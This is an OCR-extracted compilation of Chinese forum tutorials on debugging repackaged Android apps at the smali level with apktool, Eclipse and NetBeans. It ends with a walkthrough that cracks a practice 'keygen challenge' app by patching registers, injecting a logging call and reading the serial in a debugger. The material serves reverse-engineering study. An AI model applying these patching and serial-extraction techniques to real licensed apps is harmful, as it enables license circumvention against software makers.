
D:\APKTOOL2.0>JAVA -JAR .\SIGN\SIGNAPK.JAR .\SIGN\TESTKEY.X509.PEM .\SIGN\TESTKE
Y.PK8 DEBUG.APK DEBUG.SIG.APK




6. 上传 DEBUG.SIGN.APK 至手机或模拟器，然后安装并运行。这时你会看到程序运行后停留在白屏界面，这时不要动设备和退出程序，因为程序现在是运行到刚才添加的 WAITFORDEBUGGER 代码这里，这行代码的意思是一直挂起中，等待调试器。

下面开始设置实时调试的环境。

7. 进入第 1 步产生的 OUT 文件夹，把里面的 BUILD 和 DIST 文件夹删除，这是 APKTOOL 编译 APK 时产生的。
8. 启动 ECLIPSE，构建 JAVA 项目
1) File -> New -> Project -> Java Project -> Next
2) Project Name 随便起，Use default location 选项去掉，Location 选择 out 文件夹，然后 Next
3) 把 smali 文件夹设为 Source Folder，然后 Finish
9. 在 ECLIPSE 中，打开第 2 步找到的主类，并找到 ONCREATE 方法，在 WAITFORDEBUGGER 后面的第一个方法开始添加断点。如下图



10. 打开 DDMS，如果在第 6 步中运行了修改后的程序，在 DDMS 的设备列表中会显示可以调试的程序。




对应程序最后一栏为 8602/8700，其中 8602 即为调试该程序的端口。


11. 现在要做的就是把代码与调试程序关联即可。 回到 ECLIPSE，配置远程调试

1) 菜单 Run -> Debug -> Debug Configurations

2) 双击 Remote Java Application，Host 处默认 localhost 就行，Port 填第 10 步得到的 8602，然后 Apply -> Debug。



12. 这时 ECLIPSE 自动切换至 DEBUG 视图，并看到程序已经运行并中断在下一行可执行的代码了，相关的变量可以直接查看了。



已经可以用 eclipse 调试 smali 了，上面的例子是从程序开头的地方开始调试，但要调试到自己所关心地方的代码处确实麻烦。建议先用 jd-gui 等软件直接查看反编译的 java 代码，确定要调试的位置后，再进入 smali 定位断点并实时调试，就可以事半功倍。
http://bbs.pediy.com/showthread.php?t=189610

Netbeans 6.8 + apktool_2.0.0b9 动态调试 smali 文件

前言

很早就知道用 Netbeans 能够单步调试 smali，一直拖到现在才真正的自己实现了一次~ 下面是详细步骤！

0×1

环境及工具

a.apktool_2.0.0b9 下载地址：http://connortumbleson.com/2014/02/apktool-2-0-0-beta-9-released/

b.Netbeans 6.8 版本 下载地址：http://dlc.sun.com.edgesuite.net/netbeans/6.8/beta/bundles/netbeans-6.8beta-ml-windows.exe

c.一个模拟器

0×2

详细步骤：（以 test.apk 为例）

第一部分：生成可供调试的 apk

a.加-d 参数进行反编译

```
1 java -jar apktool_2.0.0b9.jar d -d test.apk -o out
```

b.通过查看 AndroidManifest.xml 获得入口 activity，然后找到 oncreate()函数。在

```
1 invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V
```

后添加：

```
1 invoke-static {}, Landroid/os/Debug;->waitForDebugger()V
```

c. 重打包

```
1 java -jar apktool_2.0.0b9.jar b -d out -o debug.apk
```

d. 签名，然后安装 debug. apk

成功生成了一个支持调试的 apk 文件

第二部分：netbeans 设置

a. 删除 out 目录下的 build 文件夹

b. 打开 netbeans，选择“文件”-“新建项目”-“基于现有源代码的 java 项目”

c. 在“项目文件夹处”选择 out 目录

d. 在“源包文件夹”出选择 out 目录下的 smali 文件夹

e. 点击完成，项目创建完毕

第三部分：开始调试

a. 在模拟器中运行刚刚安装的 debug. apk，程序会处于挂起状态。

b.在 netbeans 中找到入口 activity 的 oncreate 函数，在刚才 invoke-static {}, Landroid/os/Debug;->waitForDebugger()V

下一行下断点


c. 在 netbeans 中，选择“调试”-“连接调试器”

d. 依次设置：
调试器：JPDA
连接器：SocketAttach
传输：dt_socket
主机：127.0.0.1
端口：8700 （端口号可以通过 DDMS 中看到）
超时：[可不填]

e. 确定，即完成连接调试，可以发现 IP 停在了刚才下断点的地方。

f. 可以看到，apktool2.0+netbeans 6.8 支持显示寄存器的值。

查看端口号：



Name
emulator-5554 Online ? [4.0.4, debug]
and4.0 [emulator-5556] Online and4.0 [4.0.2, debug]
com.android.settings 205 8630
com.android.quicksearchbox 509 8631
com.android.mms 341 8632
com.android.defcontainer 477 8633
com.android.exchange 383 8634
com.android.keychain 556 8635
com.android.calendar 401 8636
com.android.providers.calen 287 8637
com.android.phone 166 8638
android.process.acore 225 8639
com.android.systemui 134 8640
com.svox.pico 492 8641
com.android.deskclock 324 8642
com.android.contacts 262 8745
system_process 80 8746
com.android.packageinstalle 541 8759
com.android.launcher 179 8763
com.android.email 366 8765
android.process.media 299 8768
com.android.inputmethod.lat 149 8769
com.me.keygen.activity 733 8616 / 8700

调试成功：


0×3

单步调试一个实例

在 ChallengelVerifier.java 文件中的某一行下好断点




F5 让程序运行起来，在模拟器中选择关卡 1、随意输入：



点击按钮，程序会断在刚刚下好的断点处，可以看到程序已经获取到了用户名和注册码

单步能够清楚的看到程序的流程， 这里就不具体的写出过程了。到最后比较处：



很清楚的能看到，通过用户名计算出来的值‘38808’和注册码进行比较！

正确一组：

abcd
38808

写在最后

动态调试 smali 网上资料很多，要是喜欢玩算法的话，动态跟踪 smali 是一个很不错的选择~

相关文章：

使用 Netbean 和 Apktool 调试 smali

apktool 2.0+netbeans 7.3 调试 apk

Smali 调试

Debugging Smali code with apk-tool and NetBeans works!

http://0nly3nd.sinaapp.com/?p=576

菜鸟尝试看雪上有人分享的一个注册机游戏第一关的三种方法

本人是小白一枚，最近看到有人在看雪上分享了一个 apk，是关于注册机的闯关游戏，虽然才疏学浅，也准备来玩玩。但是由于代码都在 JAVA 层，所以没有实 际价值，爆破可以轻松解决，但是可以用来熟悉 smali 语言，所以现在只分析第一关。反编译 apk，得到 smali，当然也可以通过 jd-gui 得到 java 源代码。找到关键代码，在 Challenge1Verifier.smali 中的 isValid 函数代码如下：
代码:

```
.method  public  isValid(Ljava/lang/String;Ljava/lang/String;)Z
       .locals  5
       .parameter  "name"
```

```
    .parameter  "serial"

    .prologue
    .line  16
const-string  v0,"3"
    const/4  v0,  0x0

    .line  18
    .local  v0,  answer:I
    const/4  v3,  0x0

    .local  v3,  x:I
    :goto_0
    invoke-virtual  {p1},  Ljava/lang/String;->length()I

    move-result  v4

    if-ge  v3,  v4,  :cond_0

    .line  20
    invoke-virtual  {p1,  v3},  Ljava/lang/String;->charAt(I)C

    move-result  v1

    .line  21
    .local  v1,  current:C
    mul-int  v4,  v1,  v1
```

```
    add-int/2addr  v0,  v4

    .line  22
    xor-int/2addr  v0,  v1

    .line  18
    add-int/lit8  v3,  v3,  0x1

invoke-static  {v0},  Lcrack;->log_int(I)V

    goto  :goto_0



    .line  26
    .end  local  v1                    #current:C
    :cond_0
    :try_start_0



    invoke-static  {p2},  Ljava/lang/Integer;->parseInt(Ljava/lang/String;)I
    :try_end_0
    .catch  Ljava/lang/Exception;  {:try_start_0  ..  :try_end_0}  :catch_0



    move-result  v2
```

```
.line  27
.local  v2,  numericSerial:I


if-ne  v2,  v0,  :cond_1#判断注册码


.line  29
const/4  v4,  0x1

.line  32
.end  local  v2                      #numericSerial:I
:goto_1

return  v4

.line  31
:catch_0
move-exception  v4

.line  32
:cond_1
const/4  v4,  0x0

goto  :goto_1
```

```
.end  method
```

可以看到，算法主要思想是根据输入的用户名计算得到一个值，存在寄存器 v0 里面，然后判断 v0 和 v2（输入的密码）是否相等，相等则通过，返回值 v4 为 1，否则不通过，v4 值为 0。通过返回 V4 记

现在三种方法，方法一是暴力破解，直接将 v4 寄存器的值改为 0x01,不管 v0 和 v2 的判断结果是什么，都是返回 1，那么就自然破解了.。

方法二，让程序自己吐出密码

if-ne v2, v0, :cond_1#判断注册码 ，程序主要是通过判断计算出来的值（存在 v0）与输入的密码 v2,是否相等来判断是否通过， 那么我们只需要在这条语句前读取 v0 寄存器的值就可以了。加上 invoke- static {v0}, Lcrack;->log_int(I)V。这里的 invoke-static {v0}, Lcrack;->log_int(I)V 是我自己定义的一个类，作用是方便打印调试信息，因为大 家知道，在 smali 里面添加简单的一句 log 都要好几行，特别麻烦，在这里我将它包装成了一个类，也就是说，可以自己 DIY 自己的各种插入的代码。具体 实现如下：

代码:

```
.method  public  static  log_int(I)V
       .locals  2

       .prologue

       const-string  v0,  "info"

       invoke-static  {p0},  Ljava/lang/String;->valueOf(I)Ljava/lang/String;

       move-result-object  v1

       invoke-static  {v0,  v1},  Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I
```

```
        return-void
.end  method
```

这样我们只要调用 invoke-static {v0}, Lcrack;->log_int(I)V 就可以打印了。

方法三：用 apktool 2.0+netbeans 7.3 调试 apk。

Apktool 2.0 优化了调试的支持，相对 1.5.3 的版本，主要做了以下改进：

1. 可以配合 Netbeans 7.3 调试 apk
2. 支持显示寄存器的值，这是非常好的改进（1.5.3 只可以显示函数参数 P 的值）

目 前 2.0 还 没 有 release ， 这 是 我 自 己 编 译 的 版 本 ， 下 载 地 址 ：
http://pan.baidu.com/share/link?shareid=1438815794&uk=369410799

netbeans 7.3 下载地址：https://netbeans.org/downloads/

具体调试方法，以 test.apk 为例：

步骤 1：生成支持调试的 apk

1. 反编译：

java -jar apktool-2.0.0.jar d -d test.apk -o test.debug

2. 找到入口 activity 的 oncreate()函数，在

invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V

后添加：

invoke-static {}, Landroid/os/Debug;->waitForDebugger()V

3. 回编：

java -jar apktool-2.0.0.jar b -d test.debug -o test.debug.apk

4. 签名
5. 安装

步骤 2：netbeans 设置

1. 删除 test.debug 目录下的 build 文件夹
2. 打开 netbeans，选择“文件”-“新建项目”-“基于现有源代码的 java 项目”
3. 在“项目文件夹处”选择 test.debug 目录
4. 在“源包文件夹”出选择 test.debug.smali 目录
5. 点击完成，项目创建完毕

步骤 3：调试
1. 在模拟器中运行重新打包的 test.apk，test.apk 会处于挂起状态
2. 在 netbeans 中找到入口 activity 的 oncreate 函数,在刚才 invoke-static {}, Landroid/os/Debug;->waitForDebugger()V 下一行下断点
3. 在 netbeans 中，选择“调试”-“连接调试器”
4. 依次设置：

调试器：JPDA
连接器：SocketAttach
传输：dt_socket
主机：127.0.0.1
端口：8700
超时：[可不填]

5. 确定，即完成连接调试，可以发现 IP 停在了刚才下断点的地方。
6. 可以看到，apktool2.0+netbeans7.3 支持显示寄存器的值：

设置成功后，同样是在 if-ne v2, v0, :cond_1 语句出设置断点，可以看到效果如下图：

可以看到 v0 的值为 9376，就就是我们要输入的密码了。

